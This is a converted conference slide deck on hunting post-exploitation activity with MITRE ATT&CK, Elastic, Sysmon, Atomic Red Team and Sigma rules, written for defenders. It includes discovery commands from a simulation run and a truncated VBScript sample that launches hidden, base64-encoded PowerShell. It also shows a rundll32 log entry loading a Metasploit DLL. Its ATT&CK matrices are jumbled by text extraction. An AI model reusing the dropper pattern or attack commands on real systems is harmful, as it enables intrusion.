
Post-Exploitation Hunting with ATT&CK & Elastic



#### WHO AM I?

- John Hubbard
  - @SecHubb
- SOC Lead at GlaxoSmithKline
- SANS Author & Instructor
  - SEC455: SIEM Design & Implementation
  - SEC511: Continuous Monitoring & Security Operations
  - SEC555: SIEM with Tactical Analytics
- Mission: Bring awesome back to the blue team!



#### MODERN DEFENSE MINDSET

- Presumption of Compromise
- Detection Oriented Defense
- Hunt Teams Required
- Post-Exploitation Focus

"Prevention is ideal, detection is a must"



#### MODERN DEFENSE CHALLENGES

Hunting post-exploitation requires visibility

- 1. How do I collect logs?
- 2. Which logs do I collect?
- 3. How do I parse and enrich my logs?
- 4. What do I look for in this mountain of data?







#### WHAT IS THE ELASTIC STACK?

- Elasticsearch, Logstash, Kibana
- Beats platform
  - Winlogbeat, Filebeat, Packetbeat, Auditbeat
- **X-Pack** (Commercial Elasticsearch plugin)
  - Security, Alerting, Monitoring, Reporting
  - Graph, Machine Learning

Can supplement your current SIEM!



# ADDING ELASTIC/LOGSTASH TO YOUR SIEM



#### ELASTICSEARCH AS A SIEW

- Collects, parses, enriches logs at high volume
- Fast and functional visualizations and dashboards
- Reporting, alerting, correlation
- Machine learning, Graph Analytics
- Horizontal scaling
- FOSS, commercial support / features
- Active community, 3<sup>rd</sup> party plugin friendly





# WHICH LOGS SHOULD I COLLECT?


#### WINDOWS HOST LOGS

- VISIBILITY required
- Security, System, Application
- Sysmon
- PowerShell
- Autorun items
- AppLocker
- Object Auditing Files, Registry



## HOST LOG COLLECTION

- Agents
  - Beats, NXLog
- Windows Event Forwarding
- Linux
  - Syslog, Rsyslog, Syslog-NG
- Scripts / Scheduled jobs
- APIs





## CATCHING WINDOWS POST-EXPLOITATION

- Authentication
- Windows Sysmon
  - SwiftOnSecurity's config file
  - Process Creation
  - Network connections from suspicious processes
  - Registry keys for startup
- Process creation auditing
- Autoruns scripted
- Whitelisting Detections & Preventions
- PowerShell




## NETWORK SERVICE LOGS

#### DNS

- Windows dns.log or analytic logging
- Network Extraction

#### - HTTP

- NGFW / Proxy
- Network Extraction
- SSL Certs
- SMTP
- NetFlow
- Host / Network Firewall & IDS
- Full PCAP Security Onion






#### NETWORK POST-EXPLOITATION EVIDENCE

- Command & Control (Layer 7 REQUIRED)
- Unexpected internal to internal traffic
- Executables
- SSL Certificates
- Password spraying, guessing, brute forcing
- Network share & user scanning
- Internal firewall deny



## LOG AGGREGATION - LOGSTASH

- Flexible input/output/enrichment options
- Buffer and backpressure capable
- CSV, XML, Key-Value, JSON make parsing automatic
- Enrichment adds context: domain\_stats, freq, ASN, GeoIP, OUI, REST



#### MOST IMPORTANT POINT

- Collect high-value, tactical host and network logs
- Enrich logs to reduce false positives
- Host visibility + Network visibility = Detect
- Attackers live off the land / use custom tools
- Attackers use all protocols, must see layer 7






#### WHAT IS MITRE ATT&CK?

- Complete "what to look for"
- Threat model & framework
- Models attacker activity (TTPs)
- Post-compromise behavior list
- Multiple parts
  - PRE-ATT&CK
  - ATT&CK Mobile
  - **ATT&CK -** Windows / Mac / Linux



Adversarial Tactics, Techniques & Common Knowledge





Persistence	Privilege Escalation	<b>Defense Evasion</b>	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL	DLL Search Order Hijacking		Brute Force	Account Discovery	Windows Remote Management		Automated Collection	Automated Exfiltration	Commonly Used Port
Legitimate Credentials		Credential	Application Window	Third-part	y Software	Clipboard Data	Data Compressed	Communication Through	
Accessibility Features		Binary Padding	Dumping	Discovery	Application Deployment	Command-Line	Data Staged	Data Encrypted	Removable Media
Appln	it DLLs	Code Signing	Credential	File and Directory	Software	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and
Local Por	Local Port Monitor		Manipulation	Discovery	Exploitation of	Graphical User Interface	Data from Network Shared	Exfiltration Over Alternative	Control Protocol
New S	Service	DLL Side-Loading	Credentials in Files	Local Network Configuration	Vulnerability	InstallUtil	Drive	Protocol	Custom Cryptographic
Path Interception		Disabling Security Tools	Input Capture	Discovery	Logon Scripts	PowerShell	Data from Removable	Exfiltration Over	Protocol
Scheduled Task		File Deletion	Network Sniffing	Local Network Connections	Pass the Hash	Process Hollowing	Media	Command and	Data Obfuscation
Service File Permissions Weakness		File System		Discovery	Pass the Ticket	Regsvcs / Regasm	Email Collection	control channel	Fallback Channels
Service Registry Permissions Weakness		Logical Offsets	Two-Factor Authentication Interception	Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Exfiltration Over Other Network	Multi-Stage Channels
Web Shell		Indicator Blocking		Peripheral	Remote File Copy	Rundll32	Screen Capture	Medium	Multiband
Basic Input/Output System	Explo	Account Control		Device Discovery	Remote Services	Scheduled Task		Exfiltration Over	Communication
	Bypass User A			Permission Groups	Replication Through	Scripting		Physical Medium	Multilayer Encryption

# HOW DO I READ IT?

- Tactics across the top
  - What the techniques accomplish

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Applnit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	Applnit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

#### HOW DO I READ IT?

- Tactics across the top
  - What the techniques accomplish
- Techniques in each column
  - All known ways of accomplishing that tactic

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Applnit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	AppInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

#### HOW DO I READ IT?

- Tactics across the top
  - What the techniques accomplish
- Techniques in each column
  - All known ways of accomplishing that tactic
- Note: Techniques CAN belong to more than 1 Tactic
- Clickable
  - Detections and mitigations

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
Applnit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	AppInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

# TACTICS VS. TECHNIQUES

#### Tactics - The "What"


- Persistence
- Privilege Escalation
- Credential Access
- Lateral Movement
- Command & Control
- Exfiltration

#### Techniques – The "How"

- Bootkit
- UAC Bypass
- Credential Dumping
- Pass the Hash
- Custom Protocol
- Exfil over Cmd. & Ctrl.



#### WHY IS IT IMPORTANT?







#### WHY IS IT IMPORTANT?

- -AWESOME blue team checklist!
  - High level analytics
  - Most dangerous events to miss
  - Objectively measures your defense!
- Ask:
  - •Which can you actually detect?
  - •What techniques pose the most risk?
  - Do those two overlap?







## HOW TO IMPLEMENT IT

- Quantify detection levels
- Write new analytics, track progress
- Perform red/purple teaming
  - Repeatedly test detections
  - Automate it
- Rinse, Detect, Repeat
- Demonstrate improvement





# QUANTIFYING DETECTION MATURITY

- No Detection
- 2. Locally Logged
- 3. Centrally Logged
- 4. Log Enriched/Correlated
- 5. Report / Visualization
- 6. Experimental / Functional Detection
- 7. High Fidelity Detection
- Visualize with ATT&CK Navigator




# ATT&CK NAVIGATOR

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command And Control
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items	19 items
AppCert DLLs	AppCert DLLs	Extra Window Memory Injection	Forced Authentication	File and Directory	Application Deployment	Command-Line Interface	Browser Extensions	Exfiltration Over	Commonly Used Port
Application Shimming	Application Shimming	Bypass User Account Control	Hooking	Discovery	Software	Execution through Module	Data from Local	Command and Control Channel	Connection Proxy
Browser Extensions	Extra Window Memory	Code Signing	Replication Through	Permission Groups Discovery	Replication Through Removable Media	Load	System	Exfiltration Over Other	Data Encoding
Hooking	Injection	Component Object Model	Removable Media	Network Share Discovery	Third-party Software	Scheduled Task	Data from Removable Media	Network Medium	Standard Cryptographic
Scheduled Task	Hooking	Hijacking	Credentials in Files	System Owner/User	Logon Scripts	Source	Email Collection	Exfiltration Over	Protocol
Component Object Model	Scheduled Task	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	Discovery	Pass the Ticket	Third-party Software	Audio Capture	Alternative Protocol	Multi-hop Proxy
Hijacking	Bypass User Account Control	Image File Execution Options Injection	Brute Force	System Time Discovery	Shared Webroot	Dynamic Data Exchange	Input Capture	Data Encrypted	Custom Command and Control Protocol
DLL Search Order Hijacking		1		Security Software		Local Job Scheduling		Exfiltration Over Physical Medium	
Image File Execution	DLL Search Order Hijacking	Masquerading	Exploitation of Vulnerability	Discovery	Exploitation of Vulnerability	Regsvr32	Man in the Browser	,	Uncommonly Used Port
Options Injection	Image File Execution	Access Token Manipulation	Input Capture	System Network	Taint Shared Content	Trusted Developer Utilities	Screen Capture	Automated Exfiltration	Web Service
Launch Daemon	Options Injection	Exploitation of Vulnerability	Securityd Memory	Connections Discovery	Windows Remote	Windows Management	Automated Collection	Scheduled Transfer	Domain Fronting
LC_LOAD_DYLIB Addition	Launch Daemon	File Deletion	Two-Factor	System Service Discovery	Management	Instrumentation	Clipboard Data	Data Compressed	Multiband Communication
Logon Scripts	Setuid and Setgid	Gatekeeper Bypass	Authentication	System Information	AppleScript	Windows Remote	Data from Network	Data Transfer Size Limits	Multilayer Encryption
Accessibility Features	Access Token	Hidden Users	Interception	Discovery	SSH Hijacking	Management	Shared Drive		Custom Cryptographic
Bootkit	Manipulation	Hidden Window	Account Manipulation	Query Registry	Remote File Copy	AppleScript	Data Staged		Protocol
Dylib Hijacking	Accessibility Features	Indicator Removal on Host	Bash History	Remote System Discovery	Remote Services	InstallUtil	Video Capture		Data Obfuscation
External Remote Services	Dylib Hijacking	Install Root Certificate	Password Filter DLL	System Network Configuration Discovery	Distributed Component	LSASS Driver			Remote File Copy
Local Job Scheduling	Exploitation of	Plist Modification	Credential Dumping	Account Discovery	Object Model	PowerShell			Standard Application Layer Protocol
Login Item	Vulnerability	Process Injection	Input Prompt	Application Window	Pass the Hash	Regsvcs/Regasm			Standard Non-Application
New Service	New Service	Regsvr32	Keychain	Discovery	Remote Desktop	Execution through API			Layer Protocol
Plist Modification	Plist Modification	Trusted Developer Utilities	Network Sniffing	Network Service	Protocol	Graphical User Interface			Communication Through
Service Registry Permissions	Process Injection	Clear Command History	Private Keys	Scanning	Windows Admin Shares	Launchctl			Removable Media
Weakness	Service Registry	File System Logical Offsets		Peripheral Device		Mshta			Fallback Channels
Change Default File	Permissions Weakness	Deobfuscate/Decode Files or		Discovery		Rundll32			Multi-Stage Channels
Association	SID-History Injection	Information		Process Discovery		Scripting			




## RED CANARY - ATOMIC RED TEAM

- Atomic tests for MITRE ATT&CK Tactics
- 1. Execute Tests
- 2. Collect Evidence
- 3. Develop Detection
- Measure Progress
- Visualize with VECTR / ATT&CK Navigator
- Progress to adversarial simulation





#### VECTRIO - THREAT SIMULATION & REPORTING





## AUTOMATED ADVERSARY ENULATION

- Caldera <a href="https://github.com/mitre/caldera">https://github.com/mitre/caldera</a>
  - BRAWL Free dataset from Caldera run
  - CASCADE Prototype automated analysis tool
- Metta https://github.com/uber-common/metta
  - Uses Redis/Celery, Python and Vagrant
  - Test your detection rules

```
$ python run_simulation_yaml.py -f MITRE/Discovery/discovery_account.yaml
YAML FILE: MITRE/Discovery/discovery_account.yaml
OS matched windows...sending to the windows vagrant
Running: cmd.exe /c net group \"Domain Admins\" /domain
Running: cmd.exe /c net user /add
Running: cmd.exe /c net user /domain
Running: cmd.exe /c net localgroup administrators
```



## NEW PROBLEM:

- Lots of complicated analytics to write
- Not all analysts can write analytics
- •What now?





#### SIGMA - GENERIC SIEM RULE FORMAT

- Blue teams needs this!!!
- Sigma is to logs what Snort is to network traffic and YARA is to files
  - High level generic language for analytics
- Enables easy import and sharing across orgs
- Decouples rule logic from specific implementation
- Eliminates SIEM tribal knowledge
- Put in MISP to store aligned with threat intel
- Written by Florian Roth & Thomas Patzke





# SIGMA RULES

#### Sigma Format

Generic Signature Description

#### Sigma Converter

Applies Predefined and Custom Field Mapping

**Elastic Search Queries** 

Splunk Searches

...

```
title: Office Macro Starts Cmd
status: experimental
description: Detects a Windows
references:

    https://www.hybrid-analys


author: Florian Roth
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: 1
        ParentImage:
            - '*\WINWORD.EXE'
            - '*\EXCEL.EXE'
        Image: '*\cmd.exe'
    condition: selection
fields:
    - Commandline

    ParentCommandLine
```



## POST-EXPLOITATION HUNTING

- •We assume compromise…
- •What would attacker do?
  - ATT&CK Tactics
- How would they do it?
  - ATT&CK Techniques
- Example Story: Malicious doc in email
  - Macro was run, now what?



YOU'RE GETTING PWND




## TACTIC: PERSISTENCE

- Item #1 for attackers
- ATT&CK techniques:
  - New Service
  - Scheduled Task
  - Registry Run Keys / Start Folder ...
- Visible in Windows / Sysmon logs
  - New Service = Event ID 7045
  - Schedule Task = Event ID 4698
  - Registry Run Keys / Start Folder = Sysmon Event ID 13
  - Least frequency of occurrence analysis w/ Kibana



# TECHNIQUE: REGISTRY RUN KEY



## TACTIC: EXECUTION

"I'm safe, I use AppLocker!"

- ATT&CK Techniques:
  - Rundll32, RegSvr32
  - PowerShell, Scripting
- What do these have in common?
  - Whitelisting bypass!

#### How to find:

- Process creation logs
- PowerShell logs
- Sysmon logs
  - Writing files in odd locations
  - ImageLoad events (if active)
- AppLocker 8002/8003
  - If DLL Rules turned on



# TECHNIQUE: SCRIPTING - POWERSHELL

```
<script language="VBScript">
window.moveTo -4000, -4000
   Set kOovC = CreateObject("Wscript.Shell")
   Set dMO2BNvEvl = CreateObject("Scripting.FileSystemObject")
   If dMO2BNvEvl.FileExists(kOovC.ExpandEnvironmentStrings("%PSModulePath%") + "..
\powershell.exe") Then
     kOovC.Run "powershell.exe -nop -w hidden -e
aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAAOACkAewAkAGIAPQAnAHAAbwkcgBzAGgAZQBsAGwALgBlAHgAZQAnAHOAZQBsAHMAZQB7ACQAYgA9ACQAZQBuAHYAOgB3AGkAbgBkAGkAcg/
```



# TECHNIQUE: RUNDLL32

t	computer_name	<b>⊕</b> ⊖ □ *	IE11Win7
t	event_data.CommandLine	@ Q □ *	rundll32 c:\Users\IEUser\AppData\Local\Temp metasploit.dll DllMain
